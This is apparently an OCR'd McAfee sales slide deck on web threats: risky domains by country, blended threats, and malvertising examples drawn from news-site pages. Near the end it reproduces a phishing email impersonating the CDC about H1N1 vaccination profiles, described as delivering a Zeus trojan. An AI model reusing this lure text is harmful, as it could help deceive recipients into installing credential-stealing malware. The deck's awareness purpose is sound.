Facing Evolving Web-borne Threats


The threat landscape on the web

Joe Brown, CISSP
Senior Sales Engineer

Today’s Discussion

- Web 2.0 Update
- Mapping the Mal Web – The world’s riskiest domains
- Blended Threats – phishing, social networks and multiprotocol evil
- Malware – It isn’t just for binaries anymore
- The Latest Threat
- McAfee Stops it

Web 2.0 Update



Other editions: Mobile | News Feeds | E-Newsletters | Text Alerts

Find it: Jobs | Cars | Real State | Apartments | Deals | Classifieds | Subscribe

News-Leader.com
SPRINGFIELD, MISSOURI

SEARCH SPRINGFIELD All | Local News | Archives | Calendar | More » go

SPONSORED BY: momslikeme.com

HOME NEWS SPORTS ENTERTAINMENT VOICES LIFE COMMUNITIES OBITUARIES WEATHER CLASSIFIEDS CUSTOMER SERVICE

Announcements Archives Contests Data-Leader Galleries Video Blogs Metromix Moms Like Me OzarksSpaces Outdoors

Comment, Blog & Share Photos
Log in | Become a member | Search people

POWERED BY YOU AND THE NEWS-LEADER

Palin | Spaces | Metromix

Sarah Palin signs an estimated 1,200 books at Borders

Dozens camped overnight for Palin's book signing. More than 600 were there at 7 a.m. this morning for a signing that lasted more than three hours.

PHOTOS
- Images from the book signing
- People lined up last night to see Palin

ATV CONTEST

Upload your outdoors photos for a chance to win an Arctic Cat ATV! **Contest ends Friday!**
Categories: Fishing • Hunting • Nature • Recreation

DATA-LEADER

Have a favorite restaurant? Ever wonder just how clean their kitchen is? Check out their last decade of health inspections in our new database

MORE DATA
- Greene County Warrants
- School Incident Reports

LATEST HEADLINES

John Lennon tribute concert scheduled Tuesday at Springfield's Gillioz Theatre
An 18-year tradition in Springfield will return with the "Imagine: A Tribute to John Lennon" concert Tuesday at the Gillioz Theatre. More

Latest Death Notices - 4:40 pm

Springfield schools meet 12 of 14 standards in state's annual performance report - 4:05 pm

OTC, Cox College to sign agreements today - 4:02 pm

Report on fatal crash going to Greene County

TOP NATIONAL/WORLD NEWS

Skeptical Dems resign themselves to Obama war plan

Fort Hood suspect charged with attempted murder

Defiant Iran vows to enrich uranium even more

News from AP | USATODAY.com

Readers' Most-Viewed Galleries

Your nature photos	Metromix - Halloween	Your pet photos
Your hunting photos	Home of the Noahs	House explosion in Springfield

YOUR READER GALLERIES

MOMSLIKEME
Join the conversation


OUTDOORS
See and share outdoors

METROMIX
Your guide to

Business Value of Web 2.0

McAfee

New Marketing Channels



Find out how corporations, such as IBM, are already using Second Life Grid.


Employee Life/ Work Balance

charles SCHWAB

evite

Collaboration Tools

AIM




Find Employees

LinkedIn

- Multisource Content Rich
- Highly Interactive

Potential Threat Areas – Just an Example…


RELIABLE Superstore
TOYOTA moving forward
IT'S BOW TIME!
ROLLOVER
NO PAYMENTS UNTIL FEBRUARY
Other editions: Mobile | News Feeds | E-Newsletters | Text Alerts
Find it: Jobs | Cars | Real State | Apartments | Deals | Classifieds | Subscribe
News-Leader.com
SPRINGFIELD, MISSOURI
SEARCH SPRINGFIELD
All
Local News
Archives
Calendar
More »
go
SPONSORED BY:
momslikeme.com
HOME NEWS SPORTS ENTERTAINMENT VOICES LIFE COMMUNITIES OBITUARIES WEATHER CLASSIFIEDS CUSTOMER SERVICE
Announcements Archives Contests Data-Leader Galleries Video Blogs Metromix Moms Like Me OzarksSpaces Outdoors
Comment, Blog & Share Photos
Log in | Become a member | Search people
POWERED BY YOU AND THE NEWS-LEADER
Palin
Spaces
Metromix
TOYOTATHON
BIGGEST SALE OF THE YEAR!
RELIABLE Superstore
417-459-4222
SUNSHINE & HWY 65
IT'S BOW TIME!
NO PAYMENTS UNTIL FEBRUARY
$250 GIFT CARD
FIRST 100 CUSTOMERS
0.0% APR AVAILABLE ON 11 MODELS
417-459-4222
ADVERTISEMENT
RETURN TO THE DOGHOUSE
REPLAY
JCPenney
Click for Volume
YOUR READER GALLERIES
MOMSLIKEME
Join the conversation
OUTDOORS
See and share outdoors
METROMIX
Your guide to

Sarah Palin signs an estimated 1,200 books at Borders

Dozens camped overnight for Palin's book signing. More than 600 were there at 7 a.m. this morning for a signing that lasted more than three hours.

PHOTOS
- Images from the book signing
- People lined up last night to see Palin

ATV CONTEST

Upload your outdoors photos for a chance to win an Arctic Cat ATV! **Contest ends Friday!**
Categories: Fishing ▪ Hunting ▪ Nature ▪ Recreation

DATA-LEADER

Have a favorite restaurant? Ever wonder just how clean their kitchen is? Check out their last decade of health inspections in our new database

MORE DATA
- Greene County Warrants
- School Incident Reports

LATEST HEADLINES

John Lennon tribute concert scheduled Tuesday at Springfield's Gillioz Theatre

An 18-year tradition in Springfield will return with the "Imagine: A Tribute to John Lennon" concert Tuesday at the Gillioz Theatre. More

Latest Death Notices - 4:40 pm

Springfield schools meet 12 of 14 standards in state's annual performance report - 4:05 pm

OTC, Cox College to sign agreements today - 4:02 pm

Report on fatal crash going to Greene County

TOP NATIONAL/WORLD NEWS

Skeptical Dems resign themselves to Obama war plan

Fort Hood suspect charged with attempted murder

Defiant Iran vows to enrich uranium even more


News from AP | USATODAY.com

Readers' Most-Viewed Galleries

Your nature photos	Metromix - Halloween	Your pet photos
Your hunting photos	Home of the Noahs	House explosion in Springfield

Potential Threat Areas: Want More?

- Pop Under
  - Source: MSNBC.com



Sponsored Listings

Acai Berry EXPOSED (Official Report)
Health Reporter Discovers the Shocking Truth. Read this Warning Now
www.HealthNews6.com


100% Accurate Penny Stocks
Perfect 2009 Track Record! Sign Up Free For Picks That Rise Up To 803%
www.BestDamnPennyStocks.com

Springfield Mom: Lose 47lbs Following 1 Rule
I Cut Down 47 lbs of Stomach Fat In A Month By Obeying This 1 Old Rule
RachelRayBlogs.com

28 Year Old Makes $21,000 Online?
Shocking report reveals truth behind 28 yr old making $21K in 3 months
www.PaCourierNews.com


BREAKING: Mom Loses 52 lbs With 1 Rule!
I Cut Down 52 lbs of Stomach Fat In A Month By Obeying This 1 Old Rule
www.RachelRayBlogging.com

- Pop Under
  - Source: CNN.com



Mapping the Mal Web

What countries are riskiest to visit on the Internet?



LEVEL OF RISK

Lower — Higher

This map looks at each country top-level domain (TLD), and rates them based on how many risky websites we found during our safety tests.

A portrait of the world’s riskiest top-level domains (TLDs)

Key Findings:

- Overall, an unweighted 5.8% of all domains we tested for this report were risky
- Seven of the 20 riskiest TLDs were from the Asia-Pacific region
- Six were so-called generic TLDs like .COM (Commercial)
- Three were from former Soviet republics

Mapping the Mal Web

The five TLDs with the greatest risky registrations are:

- .CM (Cameroon) with a weighted risk of 36.7%
- .COM (Commercial) with a weighted risk of 32.2%
- .CN (People’s Republic of China) with a weighted risk of 23.4%
- .WS (Samoa) with a weighted risk of 17.8%
- .INFO (Information) with a weighted risk of 15.8%

Mapping the Mal Web

- The United States TLD (.US) is the riskiest Americas TLD with a weighted risk of 5.7% and a ranking of 17th worldwide
- Romania (.RO) was the riskiest TLD for downloads, with 21.0% of domains with downloads testing risky for those files
- .INFO (Information) was the riskiest email TLD with 17.2% of sites with sign-ups resulting in unwanted email

- The Least Risky:
  - Governmental (.GOV)
  - Japan (.JP)
  - Educational (.EDU)
  - Ireland (.IE)
  - Croatia (.HR)
  - *Note: This is for overall domain risk. There are numerous examples of malicious individual URLs within .HR and .EDU domains. Second, we have also found malicious or risky content served from Croatia but registered to non-Croatian TLDs*

Blended Threats

Four Characteristics of a Blended Threat

McAfee

A blended threat typically includes:

1 **More than one means of propagation** -- for example, distributing a hybrid virus/worm via email that will self-replicate and infect a Web server, so that contagion will spread through all visitors to a particular site;


2 **Exploitation of vulnerabilities**, which may be preexisting or even caused by malware distributed as part of the attack;

3 **The intent to cause real harm** (rather than just causing minor computer problems for victims), for example, by launching a denial of service (DOS) attack against a target, stealing sensitive information, or delivering a Trojan horse that will be activated at some later date;

4 **Automation** that enables increasing contagion without requiring user actions, such as opening attachments

Searchsecurity.com Definition:
http://searchsecurity.techtarget.com/sDefinition/0,,sid14_gci961251,00.html

Phishing – Email part of a blended threat



State Vaccination Program

From: "Centers for Disease Control and Prevention (CDC)" <alerts@cdcmailsystem.gov>
To: s________m@z______m
Date: Today 12:35:09

You have received this e-mail because of the launching of State Vaccination H1N1 Program.

You need to create your personal H1N1 (swine flu) Vaccination Profile on the cdc.gov website. The Vaccination is not obligatory, but every person that has reached the age of 18 has to have his personal Vaccination Profile on the cdc.gov site. This profile has to be created both for the vaccinated people and the not-vaccinated ones. This profile is used for the registering system of vaccinated and not-vaccinated people.
Create your Personal H1N1 Vaccination Profile using the link:


create personal profile

Centers for Disease Control and Prevention (CDC) · 1600 Clifton Rd · Atlanta GA 30333 · 800-CDC-INFO (800-232-4636)

- **Targeted attacks at known marks**
  - Email addresses accurate
  - Small numbers of mails sent
- **Many government and financial organizations targeted in US and EMEA**
- **Attack vectors:**
  - Documents with embedded malware
  - URL links to malware
- **Data stolen:**
  - Keystrokes
  - Screenshots
  - PGP keys
  - Passwords

Social Engineering – Web side of blended threats

- The link is an executable that installs a VERY recent Zeus trojan variant.
- Zeus is an easy-to-use tool for constructing trojans and has been associated with numerous botnets.



CDC Centers for Disease Control and Prevention
Your Online Source for Credible Health Information

Personal H1N1 Vaccination Profile

